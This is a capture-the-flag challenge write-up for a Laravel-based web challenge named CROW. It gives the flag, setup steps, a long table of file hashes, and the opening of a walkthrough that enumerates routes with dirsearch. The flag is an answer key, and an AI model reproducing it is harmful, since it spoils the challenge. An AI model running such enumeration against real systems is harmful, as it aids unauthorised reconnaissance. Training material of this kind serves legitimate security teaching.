



CROW

Author: BIT SENTINEL

[Publish Date]

European Cyber Security Challenge

1. Initial Write-Up

Description

"I just can't wait for the crow to crawl."

2. Challenge specifications

- Category: Web
- Difficulty: Medium/Hard
- Estimated time: 1h – 4h

3. Questions and answers

What is the flag?

Flag: ctf{12b81e58484e288e0e07ce8b0e981bb5a4023a156b10a9048cd345c36a132f78}

4. Setup instructions

docker-compose up --build

5.Artefact hashes

FILES	MD5	SHA256
deployment .yaml	BF2A08A066F5BF6749976C614D6D45FF	40639BC63ACAFE7F421EEEDC999E74A9 A186E4A9025597F8AA20F13B2B92DB78
docker- compose.y ml	5964233FEA199B05B3A828C17800A7F5	0C40F282D1874164ED4DEC56AF5C4BD0 E559346C942004C9BA931C339B90EF97
Dockerfile	C46DE5149E0A5583A32C740774E84FA4	140A1F20238BC6B6B5CD6F7081E752BC E30DBA872B5A6FB83AB5197651762F2F
readme.md	2F9A29D3CCE79287F1B5A7A789BA980B	17846ED514C25F40C911705AF8D5326E8 2CAF2AA2AEBB0CD31946507121ECC88
start.sh	018058EC64E388E0B11967EA5BD605BC	37FEAB228CA434818C214E3B9FCEFE44 D1037E6E637DE0361F88BA556935F55
www/.edito rconfig	8D8615C0A0EA844A54304196315ED88C	B40AE0B2E23575C6B76185054FCFFFB86 D2C899C0CD4FC0463993934707858F1
www/.env.e xample	FA8EA61364A6C0CF5493FB86580FCF41	E875A7A5B7F75BAAF66C52B340910549 1F62B759BE7A4EED595916E0726AEFFF
www/.gitatt ributes	DDD6FAD8E9B3A18AB851DC34D89BA82E	A1F63D54091C3D00C4B71DA572D36A37 0BE9651939B2A60877D05CA46902E54E
www/.gitign ore	53FEA4F60BDFEC39ED125A8AA4505FF1	41854C23ACA4A6A8575E76ADABB05729 8AD6BAF52C4094361C7DD32CFE4CFB94
www/.stylec i.yml	DBFBA971F50B26E7514798E185664A40	7605809A882D98329EDA8571A93A0011 38D2FEB9B8DA23117D9357AD18FB8E
www/artisa n	B46A90DF551D4B1C280332A1C8921B4E	4459EF6C40673495532D04EAE68ECB3FE CFB8768F7A013F7119E4016D1BDF8E
www/comp oser.json	FE7F21828FA80059A18F716F7CC3EB78	D62A357F0BA632AC18CC051C8B129F3B 2E06011AB849CE78D768361B8A05B600
www/comp oser.lock	A8A6FC9622B4A8665B4BE7A3DCE6A505	04A04C9AFAA2BBDE8932D4B7E24AC016 CFF982CC50E05E328AFEFAD59F6963A
www/packa ge-lock.json	0C1F1DC46086A7AA69EA6CBF2DC85651	9D30452975DE869899F1E4CDD1B78912 D78674EB709C2149DC66B620EBA510CF
www/packa ge.json	D1F7F5A4E7327869FF4BA784AD7039F8	0394DC923B124CDFAD79812328F58071 31FB27D8F611197FC7F60A6FD730E49E
www/phpu nit.xml	393805589C7E569B26EE6AE685EEA595	84D5386B5BAC80DFA6A50273B6D86CBE BD0864A25E88EDC346B1C3114B2C9582
www/READ ME.md	F752FF2A6FCAA28ADC4809E458F1DC1C	308C15101A404B7D2CA0CD568337F226 8035EF96EA291D78B140D0F8324009BC
www/server .php	3A84415F2900FB7242DCCC0C882A7C83	AA747CD76A2FD775289A51528D4356F8 16D3BF594494DA626816B5CB80EAF365

www/tailwind.config.js	4419305F61311C1E1022E158CC9D6D25	A480A36DEC0D37B4DCF7D11CB9B9BADFC9911CBB21ABCE5186C4A643F6183407
www/webpack.mix.js	A240FB0A4799B403EA6C5ECA06D2A57C	22C7DB3111909410342C7CF80C3702E0DE5ACB6FD8FD8DEB2A11E1903102D909
www/app/Actions/Fortify/CreateNewUser.php	106542EB3A2B1A26CD80AC6047DE7514	7FE9422DB745660988AC236526D177E19E72BAD974DA7B4E5EDA8DFEBE04687D
www/app/Actions/Fortify/PasswordValidationRules.php	04CAB5FC7EB63E64EA23A4A559076D76	32D2AB4B28F5A660054366C309263B889CD9271CBC1FD5C3189D7678F9904001
www/app/Actions/Fortify/ResetUserPassword.php	F324F90DD31B82AE93588FCF92A5A3A8	4149DCFF3D87F147253DD757F3C5860864A16EE4EC4BFBE3CDC39330955C8B97
www/app/Actions/Fortify/UpdateUserPassword.php	2EDAC7D47A14F42332702399B4BBB1EE	93E458586265C4F7D95567164E74CB1A3A4AD8C260D8D378B0997C1554A9BFC3
www/app/Actions/Fortify/UpdateUserProfileInformation.php	5340D7E68F489D9D6199CDE5AC4486AE	5D34DD7D7D66519910CFDC99CA816E8EDB8EF665DAD6D8C34D4A8DAA88FA6F78
www/app/Actions/Jetstream/DeleteUser.php	269035CA1060C32E2A31818CC8454722	FF054188F2F020D1FD642F90BF35638C86AE4298A54062444EE7EA6580F66337
www/app/Console/Kernel.php	DC37EDF835B37D1368F1156661369970	EA31D7A9EDD57EA2EF709A8E758742877D6B2691C61135B5266A751B7BE92223
www/app/Exceptions/Handler.php	FB219F077031112DA22640E4D200E4B3	F968A2F6FB2BEA144FF5F05A82BC3B66FB3CAB8C45717E1109EDEE4048366275
www/app/Http/Kernel.php	BB7816DC817AEC1865C082DEECD9D3C9	64498DF838D9195066E5E9E765BE6DD51107667FF5651EEACD6D00108AD63EBA
www/app/Http/Controll	224E4D5FD0D11EC06ABED5DA16F97AF3	C1E004E0AB471DF67A7611FD34109D3C902BB6EE4FE6DFAF7E02C3DDFF61918E

ers/Controller.php		
www/app/Http/Controllers/DashboardController.php	368058054BF219BD711786383F82C829	B649A82806351842AE0A9FEBE45FC872F0AEF6875A010D31BA79F54E51DD4B51
www/app/Http/Middleware/Authenticate.php	1A28AB8A480D33B5E262412C084E77B2	2C0BE9F631263BBAE2D83531CBB0F2068AAA0C53A000D5CC2605BF291D7DAFC1
www/app/Http/Middleware/EncryptCookies.php	F6F49F8CB83225155EBE207C0EB24C18	C56ACC91A253CC0A078E41E9A093585001C88BAC441613582CACACEB063F7731
www/app/Http/Middleware/PreventRequestsDuringMaintenance.php	AAC68741D72054976B70F36589779EDD	F592168FA67BC3EB58FAD1FA03C6703C4AB276B78414CAF5BB459CD22BA8FD71
www/app/Http/Middleware/RedirectIfAuthenticated.php	1FBCE1CF18421D9AEBC9A9B2E357F76	32E59068CB8CD25A190C38B0BD878BB20182189F497822E6D16275F99634A36D
www/app/Http/Middleware/TrimStrings.php	6147464A2CD11A9B32189C718F3E1FA5	03B958F4EE40F3BBDE9217C15D07EFC6B287EF722D34F4CBAB54FFA0B42BC9D2
www/app/Http/Middleware/TrustHosts.php	181BDFDFEBFFB2E8019806A7B3C061BD	99458E7167ED710E0AC8D450A496E3C12D5A3F66B5586D0DA04A4AD86720C4FE
www/app/Http/Middleware/TrustProxies.php	14EF200C9449E7DE8E8A53E1418A7F64	360684B583B67681B9C6E506043285A28FE7240C1B355150D61066FF7860A852
www/app/Http/Middleware/VerifyCsrfToken.php	707F8A5975D94D67DC2E9F5B6C561CEF	5582B6ED9FCE97124959649B95E178C5281B7CAFC84C47A629C5BD02C08656A0

www/app/Models/Use r.php	A901C6A6105353C91E5C6973F0F91F9A	92A630D5D1E979EDED0F286B647DAB2FBB664E279E077406FFB88A0182700331
www/app/Providers/AppServiceProvider.php	2472F6584237B1D5F7E91E450BEBEFA5	DFFA80C47FE659E342E09531287854F0A23A8815300C45035EEE2CB3AF1D1483
www/app/Providers/AuthServiceProvider.php	3943CF3B64C0D46D98C084AD56D8F6E0	D00EF395912EFED0A57477FE260F449E1F70ADA6939522D2CE35FB52A9AD1A9A
www/app/Providers/BroadcastServiceProvider.php	66ADDD4B8D63DE202681078A53159174	6DADE8C1CE5B4F91204E5C56F821F658F3E24D3D5BBAE1A625C6914995AD81D2
www/app/Providers/EventServiceProvider.php	65066A763AE8AADBDD2647BD85E13B86	1FBCE80AB5BE9AAC24E88B2CBC9E6C23459E20F5592C55100C20DB24AB729771
www/app/Providers/NotifyServiceProvider.php	B0269FC398D1400342535B978EA42306	11881C2432D9BCBCA47B1A4E05A7FC73B66EBDB2D055271BD702CEC3F7ABE4A4
www/app/Providers/JetstreamServiceProvider.php	30FD01594DB88BD5D5F1770FECBB6651	2B67F03D7A8ACDDCEF7401A6DE7258263B1CF810E0B3B2461403979281779213
www/app/Providers/RouteServiceProvider.php	C9E111A6AE17FAE3847D5719E84431BB	BD4E2F93E8CC92F64ED4DDE6DF9042DBFD14140C475ED19F5BF4DCD6337331D5
www/app/View/Components/AppLayout.php	0398A03DC0BEBFEB59C5F7EA87345AF0	3C7A42EBB75CF8742B65BA9BA7107C834827B08CF5A1386F5F6DAC1E146EF3D5
www/app/View/Components/GuestLayout.php	C6558E148518850D67CB56DD86F8A4E1	8A49EC62D8C2AD83096E20E36F108DAF209CF888C363DB75ABFD7B47419EF21D
www/bootsrap/app.php	602C20AACB6FF929C61A540D6DC508B2	E346D041676171A900406BBA87F0658B6D3AEBEF79BED7E7081213E7AC3C7951

www/boots trap/cache/. gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D 4F99CA6C254DE6B82871FF8D95532A7D
www/config /app.php	2875BAE7A147419CF06F73D2DE460C04	1FFFF8EC6A72955089CE643FB39A20542 7F9B308B3FE7AE46EEF402786104B63
www/config /auth.php	E65994FDC70E090DA859DE208B7BEE91	EAB52E7C79F3C62EDF10C51CA5D1BE7D 72FD5CDE519378E34BBCD96707FB3E56
www/config /broadcasti ng.php	BF5B67DC7929B3C338925E1FF5B2C43C	2FFF2B8D5BC41523E6DD90E3539D2316 0FB23F899930230B1E9B438DABDF98A8
www/config /cache.php	C266E9B2172F63354184E1BE8BF9763E	4CABD76F8EB2C7645BF1285184EDF699 4547A736AAC40A9A2B96D321F63E47DF
www/config /cors.php	C50FF880307BD72E3271F2EC32B78F5E	9A58E0DEA690C1FB1A60701FC03E94E48 1BF3274F666B072B8FFC1B17DC3742E
www/config /database.p hp	67365D1985E78AB8C489CF409DB9D5A3	DF1E85513075C64BB3E49336626047F7A BDBCFEBA673E61A773CB30CF0A7DC41
www/config /filesystems .php	80B5E8A7BFFE9884C1347709CEA4FE59	47EAF2C589F22EFB6A66D2FD4FA96D12 12F26DB7CA292E435565BF72E3CA6E2C
www/config /fortify.php	5F40ED8C3FC73B6C210555F47D0E7F02	D577EEA60DFAF1158448A66A49887CBA FC894BB391A2E276B501C44942EABF36
www/config /hashing.ph p	993F7BD4607853D3905CBDB68E27331D	2D30577CC7B8D4CD24A4AC416F2D0A6E 5FD0296C05AB04DC581A7D3B6C6E890A
www/config /jetstream.p hp	B0AE60908204C5876FC0A6501AA1F1DF	E0065A446C14D58FA2BADDDDE5FCE027 516747224200A8AC1CBCBE4539094E85
www/config /logging.ph p	2D16257864AA0D12378E82882CFD17C3	E8154AF77C0853454CB511E05D2FE9746 1B812E78E3C7584B7631335DDD8CE4A
www/config /mail.php	1EF213740CEC34CD746079ABC9BA275A	51F3978E119B998764E37FAC02D107733 FA0B080C9A4672BE112814551852CBC
www/config /queue.php	3BF4BEBA6433AF14A88BD95066F2A515	6547C83CD4CD27E19A88E016E7689A2C 908876B51DOC948449AE048EA60DDD39
www/config /sanctum.p hp	ED96E2AC44741602BE3395BBAEF46AD0	82EF69348596B435E6EC848254A4EFAF7 C914D36B76D4AAA5A2D11A589F5D27B
www/config /services.ph p	601A15384D0786875B6E009F1AFF45E4	CD131FD8498F08FDCE5B9F57675736A4 B47708335BB71C3A3D990A815F68FA6E

www/config/session.php	264CF573028539D2E1FFBA03836A9A53	DBFE260864C6CFAFD058A8B2450BC9EDB4825DB4E79F5353388F6204479B09A9
www/config/view.php	24E00CCCA17634D028FBBFDAFD9E7461	31296429FEA0B7BC8392BDF63C5A664524C84634CDCD8D54C51D73D762C4B2EF
www/database/.gitignore	52C61F1D4CA500C02F768882A8E9042D	8C8C8AB35E3CBAC4AAD461167A4F84CB95FDB022E8E3434B406E45FCC3B351A9
www/database/factories/UserFactory.php	A78CCE200C1704D3635DFC4F1C654888	EC69F324A0C78709D0076CF2E4F0EDB3C2C50DF7EAB9FA61EAE10D0CE23295A8
www/database/migrations/2014_10_12_000000_create_users_table.php	642D36683F6DCDDBBE3000E9137D060C	44D4B5347D59170DFB3464177BC4C382F05F0804E94BDB50AC1C3B17215F744A
www/database/migrations/2014_10_12_100000_create_password_resets_table.php	7C69F6EC9E40DF2268D8FE5EB72203EE	4523AD86B515B1D37C4E182E12973247B793E50511F1065D8EF9D57FAC71C45D
www/database/migrations/2014_10_12_200000_add_two_factor_columns_to_users_table.php	22ADA3803BCD129DC66368E3A89A68D0	817043F7AF83DD6B634508532A0B2673F4D6AE00B2CE894DE7BF8707F67AE754
www/database/migrations/2019_08_19_000000_create_failed_jobs_table.php	5E2D41235AE2758F030E00B1F8004098	B7FF81D0A2324199C07EF4141748A839A73B04B01BFE6D32BDA6635987136FAE
www/database/migrations/	9AF9F8E8E6E35E2D39D478A4E0B52367	3392D8DF942A3A6D776763FA93D873286325FB88BF01D659E20FCB1218A8AEA8

ons/2019_12_14_00001_create_personal_access_tokens_table.php		
www/database/migrations/2020_09_24_035644_create_sessions_table.php	170D3BDB1B51B10FAAB5840D616A8459	D9DE0228F1ED2C2ECA5454EA01C12978C3BC88718A38A05E5DDDD0DFDF8C92294
www/database/seeders/DatabaseSeeder.php	1C1D66F3085EF5E050518D7CB1265BE5	E89ABB5D4F787BA80BE2BD214C107A5C3FC3DE0939B0CDC82976054162651178
www/public/.htaccess	88E493571A271802B6DBE4F1C6BB227B	42493EBC7BAD9B95A90363CAE9D46CA9934F2D5B4177088D7A08371D5A2623C7
www/public/favicon.ico	D41D8CD98F00B204E9800998ECF8427E	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
www/public/index.php	4DC6159A27F3D64502FECA19675B6E16	46D4718982705D3B7329370BB78BC653A52E60231E5F78BC41C88C2358481244
www/public/mix-manifest.json	207FD484B7C2CEFF7800B8C8A11B3B6	D61490763BC5C25BBBEA0BF900C157E62CE373B9D23FF7E7A4787CF073E380F3
www/public/robots.txt	B6216D61C03E6CE0C9AEA6CA7808F7CA	E5C4B84484EE4216E9373BE99380320C25DD94805F99F0A805846F087636553F
www/public/web.config	DF72170F1CDFFD64352BB4DAFBD6EFA0	106244919E9B1FDD2027BF26DE197638B2A38E0BA0AD7904CF681FF13AAD3310
www/public/assets/img/avataaars.png	A3BA29D1FE16DE7DBF2047A698B582B9	C58F1260055458159F8CFCFE397435CA52BF65CD4B3897A2EFF2C7D676B9DD1F
www/public/assets/img/avataaars.svg	81899E18586B10083308CDF1270C656F	0710429A652E74EE6B9E2B6629CFE1614558ADDF3A35A75F8328F55BABFDB176E
www/public/assets/img/favicon.ico	556F31ACD686989B1AFCF382C05846AA	8B1060F193768C55BC48DEDE8BA8DA9BE6C93F8E6DCAE946E36F1A8956B7269B
www/public/assets/img	56EC4EE72A91E8F3D954DB6CCCF8AB2	A9C98D4F3EB15B9FEE113423D9210C03557D4E7C55D258FA14CEF91AA0E2539B

/portfolio/cabin.png		
www/public/assets/img/portfolio/cake.png	A29C0B43958BF3638364E15FF646FFFA	CB93EB47EC12E5BAC9E7F7EEC458663837B328DCD0988771D2B3EF993A24B263
www/public/assets/img/portfolio/circus.png	E27C88E555910DDCE50B6F1E275023A4	24C01C49032A521BF8FEC9519C1F76369F60E803CB024B806F3DEA5B194D34C6
www/public/assets/img/portfolio/game.png	107D31E81B23D07AD38C7CC4D1F7EA27	DB26A6E9308B5BB21F4B2EBF9959F0B5BFE2DBFFCEBF4C153409983D253A0E42
www/public/assets/img/portfolio/safe.png	7DFDCF559D331A0CDC05CC1D2B8C8233	B982C53A51BB74C836E1B2BDDF3F7E626EA2F76177EAC0A80E6B6EDF6DFA85C6
www/public/assets/img/portfolio/submarine.png	8FAD4FF92040B17345896E0E777A79AD	17FBF11087030693518D8D88D610FE6CBE02EE3BF0A0BE4EA914E47249B8772F
www/public/assets/mail/contact_me.js	185EFBDA0CE9B2BA69814339196EAAE5	CEC1A35044B905943C59F97DB0A809F594A43650F5A4ACA2AC27198B57F3C7CA
www/public/assets/mail/contact_me.php	A0B477FEA9682792B7257FC21383027A	0FE5613CA31DF1EE7A77972A25020603B672F4B623D7CBCDF3D494FBC0839926
www/public/assets/mail/jqBootstrapValidation.js	DCD9F481AD3BE72C89E7DC1B4FDD68C0	7259276218ED08D64420B19A266C7F89229A6667D8007D4DCC8DCFC52A2DE594B
www/public/css/app.css	AA3C26D5E0F2061F27A724F4FCC34466	F0C0E636921E4A254C216E69B6F25D2F0F21AC8D0DEED06EFA5F24C31D5E147F
www/public/css/styles.css	B7E461E081F25984BF0F349B308FA3D0	6F3A384514D717D8E88CC49F5159A8A7C62B4E95B9B92086DA0DA3C4F5E7DB0B
www/public/js/app.js	4666685865CEEEC439330D4EB990DF9F	2CDBBDF24438A5733D435306D533641ABD39CD5436819CC65BB93B43D0C71E70

www/public/js/scripts.js	4536A977F63D925B18AD6D5A24F334F7	C4A70B53D26F3FD6FB64F7AC41CC8F0F5D34EAC9026B1F3901A915B41DDBD27A
www/resources/css/app.css	E5DFC3E9EB2EE1AC0353C8405DD0B69D	DB0C94A19217E0EBE8C238D1FDEBF6BB CBDCD08E418DDE4BAB849D021D3D748 B
www/resources/js/app.js	54DE6264756ACE37980B93177B666732	EF098C34CE5C06128D48C4320A356A42 D8B1DCB412FEF9CE243E875B7D11AE74
www/resources/js/bootstrap.js	68164737C41FCA17FE10C9C61E7ECC78	DB76251694BCA51AB52CF1C9FDA9F43D 569B60F042573F4AFC18C0186E92A744
www/resources/lang/en/auth.php	28F50361BFB7F2E5740A1CFE8117626B	7F99DCE936AEBDB18F5D8F03390A21A5 3708FB2893F2E81193B203BDCA94A637
www/resources/lang/en/pagination.php	8C490CE6E34BEB29A18E0A2F85383AA0	5C9BED6D2C965666D0C8B9F17F93F87C BFC7A240EAD19B3B061764E8238E219F
www/resources/lang/en/passwords.php	9FDAB457AFBB17571DBDF00D3AEA0149	1033D4D34A49E17610DEE7A13E14D135 25472A96396A96C07D3870F337E10498
www/resources/lang/en/validation.php	49040CBD70B250FA12F7231CEB368273	90956905AF02A1027A7BD37B99F414C2 C3FF54A85E449C01071FA39A5103AAEA
www/resources/views/dashboard.blade.php	2DAE23AB89FD9E5B315E5244D8CCFAD0	C95E4992BD5066B42607D1B54E81D297 3B842DECF2E65E4B2A6459F152088CA
www/resources/views/navigation-dropdown.blade.php	E44D9C7AD45680B20839A48019F11454	8D34C23CDB2347D05E7CE0DCB97B1820 68CF98EC477881AE7DE97971DF3F284E
www/resources/views/welcome.blade.php	7AC0EDF2B491541CBBFD4A7CB6A6BB43	E0594BD7B481F12AA305037D2E94DCAF C66D5B49705288B225C9533CE5328488
www/resources/views/api/api-token-	38368484A3C5B8EDB5669867A6B549C3	74220B005925C4475635AFA994A3C7DB 171C67DCC2036AFE7788F20FE5CCAB05

manager.blade.php		
www/resources/views/api/index.blade.php	79ACC591E29EFC5D9D8D699669D850A9	01601EB4D035A6FE73E1E145610C9FB0F23BE1D94FF9361F2489B1C80F0E3E57
www/resources/views/auth/forgot-password.blade.php	AC5DB7FC83E96E9B75D096A0919A99B2	C3C87CCCACF95EA4D0BE2768BE268C33439A27AEFA0ED82C1635EAF96027E68E
www/resources/views/auth/login.blade.php	7F5695023D53EC6EC9B95E78633EA522	5BFD5BC7170AA319325668C73A88C854BE29599724D7014496D568D1F0DB27F6
www/resources/views/auth/register.blade.php	B2E908896FA1C1F543AB4C581597A183	CBBA77D15E55313B887910E61D5FF3D3B99722275C7FEED9BD6BC88C5D03DFBB
www/resources/views/auth/reset-password.blade.php	168E8AF47749CD1EAD693A38ADCD4344	4D177D00BE3922D98BDC6EC81D5D9BE07EEAECDF8BA7348343B1C2A2CD36E718
www/resources/views/auth/two-factor-challenge.blade.php	9741B8E88411DC6CC3A80F038888B864	B613D8EFF3BE786B214C5A75D4C7BAA58A1E8CD236603AA3085861F7B08F38A5
www/resources/views/auth/verify-email.blade.php	52BAC30155883FBA796E12D811D1FEB2	68683A03BD2276C2A9D1305C7C672B6DBFA43E570262FAF1D23A1D96542C4446
www/resources/views/layouts/app.blade.php	C48EB7B0605BF571490DB8BB70854AFD	B63161E4FCA94862E3ACF41D371A395186F9038836802781BA8DDB319E2AF8D1
www/resources/views/layouts/guest.blade.php	3245580DDFD18FF713C41D9B4BB6ED76	A373B0A6AA24F5AF0BB823A398691C6BFF017D2DB9DD4CD6E8DD45C6C85D0EF6

www/resources/views/profile/delete-user-form.blade.php	58B234CEA908ADAEA7955FD36C4F1D45	6AFC6D001F692C1127FD2603F0EBDBB1763FBECAC4BC4953334CF2A64F72B47D
www/resources/views/profile/logout-other-browser-sessions-form.blade.php	71BEC1E7B44C3E87595C6EF61EC611DC	6A7C01A74F7774D57E909718F3CB1E2646DD91AFF63EE9EDB0ACFFAC40CAA11B
www/resources/views/profile/show.blade.php	DD7F1B1A5A4F5725F492FC5D2205E60F	E38EC67BB3F5514DF0B32036CFBCD885301A198AF3A33C4C55BA6B7B90C60615
www/resources/views/profile/two-factor-authentication-form.blade.php	46FF44B2268230E6B4265F6A56FE7015	2A691EDD83E25D1E5E488285D99213E6A0E5340DB1ED0C90291212DCE0D600F9
www/resources/views/profile/update-password-form.blade.php	27014E3E6EB5E9832781D82CF7C17DB8	AC49B26F95E6668E5DC3044DBE97BFF64F4DEF4EA6B261A29B433A03405E3F90
www/resources/views/profile/update-profile-information-form.blade.php	F0B6638A468A9390C4694A2C981AD3B0	EB15B2A0A258BB2826A0961C03626FAC810275E954F75CB0AD087A2A8CE6DC6C
www/routes/api.php	D494D8545EF2CBEA526A5013D67EB79B	23FC37075690D4C6A4AE2BDAC04C6B30271FB0FB3436785174C49AAFA95A3718

www/routes/channels.php	5EDF0B9FAF77F23D5BB0474740FE651D	5C776998675A7C7D3303B3CD0517E314755CD9D582C17B18238C3686B17D76AC
www/routes/console.php	62BFB59371C073B4EC966528FDD9C3F9	69EC50E361F429E7FFAF95011F9E3CAB75481AD753405755580E8E89B1518B20
www/routes/web.php	F2CFBF04998268E38DE98D2AE736689B	1CCD2165BC8F45561FF7FD4CAA1D37E5FFCA468295888871F32FE66F2CD90B4
www/storage/app/.gitignore	9B890276E04588EF803B5897F1149751	854903E02936EF3C773A96E83C67B3DFE14D5BEA3D4D2224ADBFC596976C6994
www/storage/app/public/.gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D4F99CA6C254DE6B82871FF8D95532A7D
www/storage/framework/.gitignore	DAFBD9CAB4FFC49CACF0E1D7C9E3D855	2D452D65596636197757AFA17DF52331C84DA7BB74EE0F3462FD5BE4EB6AFDC6
www/storage/framework/cache/.gitignore	AB5B6FD15DAC22A2B1EACA466FF08742	32F79194633DDB34F013C6EE8819D112104FF822357ADF308EC385B46A7F42F6
www/storage/framework/cache/data/.gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D4F99CA6C254DE6B82871FF8D95532A7D
www/storage/framework/sessions/.gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D4F99CA6C254DE6B82871FF8D95532A7D
www/storage/framework/testing/.gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D4F99CA6C254DE6B82871FF8D95532A7D
www/storage/framework/views/.gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D4F99CA6C254DE6B82871FF8D95532A7D
www/storage/logs/.gitignore	4954FE3F439337E5535185DEBF8FB3DD	240A3E0D37D2E86B614063F5347EB02D4F99CA6C254DE6B82871FF8D95532A7D
www/tests/CreatesApplication.php	CB2F21CEBFCC89F2C0D910DCC8C98815	63E92D10F62118215F6A4EE20036E86A26D6867175365429E65DE33D0C60BA21

www/tests/ TestCase.php	93519C98470FC8240AED892B40C5A9FC	FDE47044BAE82A492F646384CBC1E636B 93C6BF0CEA7047C3631E6A26736154D
www/tests/ Feature/ExampleTest.php	7939B202CFC83EE59072BA77CF574C7B	7CBB5CFD7FA4687BEAB6231739C949F 1F8A6F3FA86EDDA2E51EA85D6D672F23
www/tests/ Unit/ExampleTest.php	27EACCF0FDE35BE1DB9C989B11CBBF18F	D55F9763884ADE5FB898042EF339C100F C74F79B50D5BB137D446FFB923C1A73

6.Tools needed

- dirsearch
- Burp Suite (or any http proxy that allows crafting of custom requests)
- Other web tools

7.Walkthrough (writeup)

During the competition, the participant is faced with a Laravel 8.x version and has to deduct or discover (using dirsearch or any directory/path enumeration tool) the login and register routes for the target application.

CROW - THE RAW CRAWLER

CONTACT



CROW - THE RAW CRAWLER




The application is currently under development. Soon you will be able to test the application.

```
dirsearch -u http://[hostname]:9945/ -w [path/to/dirsearch/]dirsearch/db/dicc.txt
```

```
[01:39:45] 200 - 0B - /favicon.ico
[01:39:52] 200 - 8KB - /index.php
[01:39:56] 200 - 3KB - /login
[01:39:58] 405 - 825B - /logout
[01:40:12] 200 - 3KB - /register
[01:40:13] 200 - 24B - /robots.txt
[01:40:28] 200 - 1KB - /web.config

